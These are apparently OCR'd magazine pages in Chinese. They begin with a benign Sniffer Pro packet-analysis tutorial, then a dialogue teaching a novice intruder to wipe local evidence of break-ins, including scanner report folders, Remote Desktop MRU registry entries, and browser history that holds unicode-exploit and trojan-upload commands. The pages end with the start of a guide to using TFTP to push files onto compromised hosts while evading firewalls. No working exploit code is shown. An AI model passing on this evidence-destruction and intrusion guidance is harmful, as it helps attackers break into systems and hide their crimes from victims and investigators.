


图 1

在这里，我们可看到通信过程的详细数据内容。至于如何分析这些数据，不在本文讨论范围之内。

现在，我们已经学会了简单的数据捕捉和分析方法。

2.卡片介绍

除了这些，大家应该注意到，除Decode卡片外，还有很多卡片可以选择，这些卡片都是很有用的。我这里给大家一一介绍。

（1）Matrix卡片

首先，在另一台机器上来ping我的主机，然后我在这里进行抓包，抓包完成后，开始分析。在这里，我选择“Matrix”卡片，我们可以看到“Traffice Map”（图2）。




图 2

这张Traffic Map非常有意思，通过它，我们可看出不同协议的数据传输方向。而且，还可根据不同的传输方式来查看（两种方式：MAC和IP），




图 3

可通过选择左上角下拉条中的MAC和IP来查看（图3）。

我们会发现，当选择MAC和IP时，两张图是不一样的（图4）。在选择了MAC之后，在图中是使用This station、Realtk02D84C和Broadcast来分别标识本地地址、远程主机地址（Realtk02D84C是远程主机的网卡）和广播地址。而选择了IP之后，则是使用192.168.0.2、192.168.0.1和192.168.0.255来分别标识本地地址、远程地址和广播地址。




图 4

另外，可在左上角通过勾选IP、IP_ARP、ICMP和NETBIOS_NS_U，来从图中查看不同协议的传输方向。例如，在这里我们选择IP，然后在下面去掉“NETBIOS_NS_U”前的勾，只选择ICMP，这时就可从图中看到ICMP协议的传输方向是在192.168.0.1和192.168.0.2之间的（图5）。在刚开始我已经说过，这个数据包捕捉的就是一个ping的过程。因此，从这里可看出这个ping的过程发生在192.168.0.1和192.168.0.2之间。




图 5

通过实例，大家应该清楚Traffic Map的作用了吧。

（2）Host Table卡片




图 6

接下来，我们来看看“Host Table”。还是那个ping的过程，我们选择Host Table卡片，它相当于一个统计表，针对本地主机、远程主机和广播地址这三项进行统计。从这里我们可查看不同协议的数据出站数目和入站数目等信息（图6）。

在一个局域网内，使用这一选项，可查看每个节点主机的相关信息统计，这样更有利于网管分析每个节点的流量。

（3）Protocol Dist卡片

下一个卡片是“Protocol Dist”，这是一个数据捕捉过程中活动协议的数据流量分析，很简单，一目了然，就不多介绍了。

（4）statistics卡片

下一个是“statistics”。在这里将列出一张“统计表”，该表统计了所有的网络流量数据，非常详细，列出了所有协议的相关参数，作为整体的流量分析，是个非常不错的统计列表。关于该表，大家都应该可以读懂，不需要我再多说什么了。

另外，在Matrix、Host Table和Protocol Dis三张卡片上部还有以下几个按扭：，通过分别选择它们，可以不同的图形方式来查看。至于分析方法其实都是一样的，有兴趣的朋友可以自己看看。

二、自带的实用小工具

上面说了半天，都是针对捕捉到的数据包的分析，一般的sniffer基本都可做到（不过，很多sniffer工具捕捉到的数据没有这么详细）。下面，我来说说sniffer pro特有的好东东——sniffer pro自带的实用小工具。这里，笔者针对几个实用工具做些简单介绍：

1.Dashboard

在sniffer pro下有两行快捷按扭，第二行有一个像汽车仪表的按扭，按下后，会弹出Dashboard窗口（图7）。




图 7

Dashboard算是一个网络流量监视工具了。它可监视网络中数据段的传送速度，还可记录网络的利用率（以百分比形式记录）。另外还可记录错误数据的产生等。而且这一切都是实时记录。

在Dashboard的面板中滚动下拉条，会发现有三项可以勾选（图8），它们分别是：

（1）Network：在这里可监视网络状况，通过勾选图片右边的那些选项，可达到对传送的数据包、错误的数据包、丢弃的数据包等多个对象的监视。

（2）Detail Errors：这里记录着详细的错误信息，当然，至于如何记录，也要通过勾选右边的选项而决定。

这里记录的错误信息很多，例如坏包、超过传输量大小的数据包、碎片、CRC校验码等。一些选项还要根据当前的网络状况来确定如何选择。

（3）Size Distribution：这是记录数据包分配状态的。这个图可以很直观地看出数据的传输量，但要选择合适的选项才能得到正确的理想观察结果。在局域网中进行监视的话，一般选择65-127s/s这一项，如果感觉图上的曲线波动太大，可适当选择更大数值的选项。




图 8

另外，注意Dashboard的最上面，是三个像仪表一样的东西在记录着流量，如果大家看不习惯，可选择“Detail”来使用数据详细列表的模式查看。

除了这个，还可选择左上角的“Show Total”或“Show Average Rate/s”。这样可选择是“显示全部流量记录”还是“显示平均速度”。

2.Host Table

点击Dashboard后面那个两个计算机连接的小图标，就会出现Host Table。

Host Table其实就是针对流量的一个图形化分析（图9），当然它远远不如Dashboard那样有针对性，也不如它分析得细致。但在不需要具体分析的情况，只是想查看某台计算机的数据流量大小的话，使用它就是最好的了。




图 9

在Host Table的左边，有三个按扭，分别控制三种不同的数据流量统计的显示方式。

另外，在下面还有一个停止按扭，它的作用是停止监视，因为这种监视是实时的，所以，在不需要时按下它，停止实时监视。

一个叹号的按扭，没啥太实际的作用。

一个叉子的按扭，用来删除当前的流量状况图，在建立新的图表时要用到它。

另外，在图表下面还可选择“MAC、IP、IPX”这三种不同的传输方式来针对不同的网络特性进行有针对性的监视。至于如何查看和分析结果，大家一看就知道了，因为是图形化的表示，非常明了。

3.ART(Application Response Time)

在那行快捷按扭上仔细找一下，会发现上面有一个写着“ART”的按扭，这是一个针对HTTP协议进行监视的工具。为证明这一点，我们来制造一次HTTP请求/响应的过程，这时会发现已经出现了记录（图10）。




图10

另外，通过左边的按扭，同样也可选择使用列表或图形方式进行查看。其查看和使用方法和Host Table极其相似，所以就不多讲了。

其他还有几个工具，但如果仔细观察，大家就会发现，剩余的几个工具实际都是以上介绍的那些工具的一部分，或是以不同的方式表示出来。所以，笔者就不介绍了。

到这里，关于sniffer pro的介绍就完毕了。本文只是介绍了一些工具的作用和简单的操作方法，并没有涉及过多的分析和其他相关知识。

三、写在最后

结束前再说一个关于sniffer pro的问题：很多朋友在装完sniffer pro后并运行，发现sniffer pro要求选择网卡，但无论怎样选择都是无法使用。

首先，确定你机器上是否有网卡，如果没有，则不能使用sniffer pro。另外，还要确定你的网卡是否处于活动状态，如果你只有一台带有网卡的计算机，却没有通过网卡将其接入网络中，也是没有用的。最后，就是网卡的驱动问题。如果大家机器上装有网卡，且网卡又处于活动状态，但还不能使用，那么，问题就应该在驱动上了。相信很多朋友的网卡驱动都是使用了Win2k自带的驱动程序，这个Win2k驱动的数字签字实在是有点害人，因为它的所谓经过数字签字的驱动，并不一定是针对你当前网卡最好的选择。因此，不要过分相信操作系统，去厂家的站点下载最新的网卡驱动，重新安装。

相信这几个步骤，足以解决绝大部分朋友的问题了。如果还有什么其他关于sniffer pro的问题，欢迎到http://www.hackerxfiles.net/bbs/来讨论。

入侵不留痕——清除本机记录

近墨 著

菜虎和菜鸟是同窗好友，经常在一起讨论网络安全问题（也就是攻击与反攻击），之所以叫菜虎，是因为他吃的菜比菜鸟多。

一日，菜鸟洋洋得意的对菜虎说：“昨天又进了一台主机，要不要看看我的战果！”

菜虎笑了笑说：“战果就不必看了，不知你有没有擦干净屁屁呀”！

菜鸟不屑地说：“别的咱不敢说会，要说清理对方的记录还是会的，不就是清理对方的日志记录嘛！再就是停止对方的WEB与FTP服务，删掉这两个服务的当天记录，要不就是删掉对方主机中的一些log文件。我说的没错吧！”

“你说的是清理对方主机中的记录，我问的是你有没有想过清理本地主机中的记录？”菜虎摇了摇头。

“我主机中会有什么记录？”菜鸟搔了搔头。

菜虎看着满脸疑惑的菜鸟，说：“当然有了，对我等新手来讲，最易上手的就是黑客工具，但有的工具会将你每次使用的结果记录下来。随着入侵测试的主机增多，在硬盘中保存的记录也就越来越多。如果哪天东窗事发，这些记录就是你入侵的证据！“

菜鸟半信半疑的说：“不会吧”

“你平常用什么工具扫描？”菜虎问道。

“当然是X-way2.5了，易上手，功能强大。”

菜虎熟练的找到硬盘中X-way2.5程序所在的文件夹，

打开“report”文件夹，显示在菜鸟面前的是N个网页文件，每个文件以扫描的IP地址命名，

“瞧见没有，这些都是你扫描的证据，不管你入侵与否，最起码是你扫描了这台主机，存在入侵的动机，你说这是不是证据！”

菜鸟将张了半天的嘴合扰，说：“那是不是把这些网页文件全删掉就行了。”

“不仅仅是这些网页，在这个文件夹内还有一个log文件夹，这里面记录的是你扫描的详细结果，可不要忘了删除这其中的文件。”菜虎说。

“那要是别的扫描工具呢，如x-scan2.3或流光呢？”菜鸟眼巴巴地望着菜虎问。

菜虎分别打开了这两个扫描工具（这可是菜鸟必备的武器）的所在文件夹，说：“如果是X-scan2.3程序，那记录就保存在程序所在文件夹内的log文件夹中，其中的网页文件就是你扫描的记录。如果是流光，扫描记录保存在流光程序所在文件夹内的reports文件夹中，里面记录了使用流光扫描主机的结果（注意不要删除netxeyeslogo.jpg及temp.de文件）。”

菜鸟听菜虎说完，干笑一声，辩解说：“就算我有这些记录，也不能说明我进入了这台主机。”

“是吗？”菜虎笑了笑说：“那我再给你看一个程序。”

说完，打开菜鸟机器中的远程终端连接工具（即通过3389端口连接对方主机的工具），点击输入对方IP处的下拉箭头，在其下竟然显示了许多IP地址。

菜虎问：“这些IP是不是你曾经连接过的主机？这些是不是

可以算一个你入侵的证据？”

菜鸟呆了呆说：“哇！我怎么没发现，那怎么去掉这些记录呢？”

菜虎说 ：“其实，这些信息就记录在注册表中，打开注册表编辑器（regedit.exe），依次展开到HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default，在其下有MRU*（*代表数字）项，这些项记录的就是远程开放3389端口的IP。在其上点击右键，删除即可。”

菜鸟听出了点名堂，饶有兴趣的问：“还有没有别的记录？别卖关子了，你一块儿说了吧！”

菜虎说：“要说记录信息的工具，还有一个就是微软自带的IE了，当我们扫描到一个有U漏洞的机器时，通常会通过IE浏览器查看对方的硬盘文件，并运行一些命令。当你再次用浏览器的地址栏输入这个IP时，在地址栏的下拉列表中会显示你通过U漏洞所运行的命令。瞧见没有？这是一个你通过Tftp上传木马文件到对方主机的信息，还有一个通过U漏洞执行这个木马的命令。这些可是铁的证据，不能再说你没在对方主机中运行程序了吧，是不是有口难辩了！”

“那……那怎么办！”菜鸟真有点紧张了。

菜虎大咳一声，说：“其实，用U漏洞执行这些命令，就相当于用IE浏览网页，所有链接都存放在IE的历史记录中。只要进入IE的属性，清除历史记录就可以了，当然你还可将网页保存在历史记录中的天数设为0，这样系统就不会记录你使用的IE信息了，也不会在IE的地址栏中出现这样的信息。”

“噢！原来如此。”菜鸟如释重负的松了口气，接着问：“还有没有啊！”

菜虎意味深长的说：“当然还有了，要看你使用什么样的工具了，在使用工具后，不仅要清除对方主机中的一些记录，还要仔细分析该工具有没有将得到的对方信息保存在本地主机中，只有做到常抓不懈，方能有备无患。”

“哎哟！这么麻烦，我看我还是招了吧！”^_^

Tftp安装使用全接触

欲望之翼

案例：菜鸟A通过时下比较流行的webdav漏洞，溢出攻击得到了一个shell，但在加了管理员帐户后，却发现建立了管理员帐户却不能ipc$连接，在cmd下又不能开启ipc$，提示启动错误。那么怎么上传文件呢？听人说过可以用Ftp，但由于cmd环境下Ftp不能实现交互，所以这样反而会害了人。输入Ftp后，cmd停在那里不动了？菜鸟傻眼了。也有人说用echo命令写一个从指定ftp下载程序的文件，然后通过**ftp -s:file**命令来下载，这个通过实践是可行的，但菜鸟又觉得有点麻烦。怎么办？

这时，一个声音在耳边响起：用Tftp吧！给你快乐。Tftp？菜鸟想了一会，不得其解。听说过Ftp，那Tftp又是什么呢？今天我就给菜鸟们讲解一下它的安装使用过程，以及在入侵中的作用和自己的心得体会。

一、Tftp简介

Tftp是Trivial File Transfer Protocol的简称，翻译为简单文件传输协议，它是TCP/IP协议中用来在客户机与服务器之间进行简单文件传输的协议，虽然功能有点少，但在我们的入侵中帮助还是很大的。

Tftp与Win2K自带的Ftp服务器和目前流行的Serv-u所不同的是：Tftp是承载在UDP端口，与Ftp相比，Tftp的大小要小的多；缺陷是它提供的数据流传输服务是不可靠的，Tftp不提供存取授权与认证机制，使用超时重传方式来保证数据的到达，使用的是UDP 69端口。由于它采用的是UDP端口，所以很容易摆脱防火墙的限制和IP安全策略对端口的审核，可以在入侵时灵活使用，这就是我向大家介绍它的原因了。

二、Tftp服务的开启

也许你还记得经典的unicode漏洞，利用这个漏洞可在浏览器里执行命令，可通过Tftp上传idq.dll，然后结合ispc.exe来获取管理员权限。但Tftp服务器不是很容易找的，既然Tftp.exe是微软自带的一个小工具，那么我们就利用它来做点事；为肉鸡开启Tftp服务。我们可在Win2k的Winnt\system32目录下找到Tftp.exe，还可在WinNT\system32\dllcache下找到Tftp.exe。当然你可在命令行下输入：**dir %windir%\tftp* /s**（表示在%windir%目录下的所有子目录搜索tftp前缀程序）。我机器反馈的信息是这样的：

```
驱动器C中的卷没有标签。卷的序列号是287C-D610
C:\WINNT\system32的目录
2002-07-22  12:05                 17,680 tftp.exe
               1个文件             17,680 字节
C:\WINNT\system32\dllcache 的目录
2002-07-22  12:05                 17,680 tftp.exe
2001-08-22  08:00                 19,728 tftpd.exe
               2个文件             37,408 字节
```

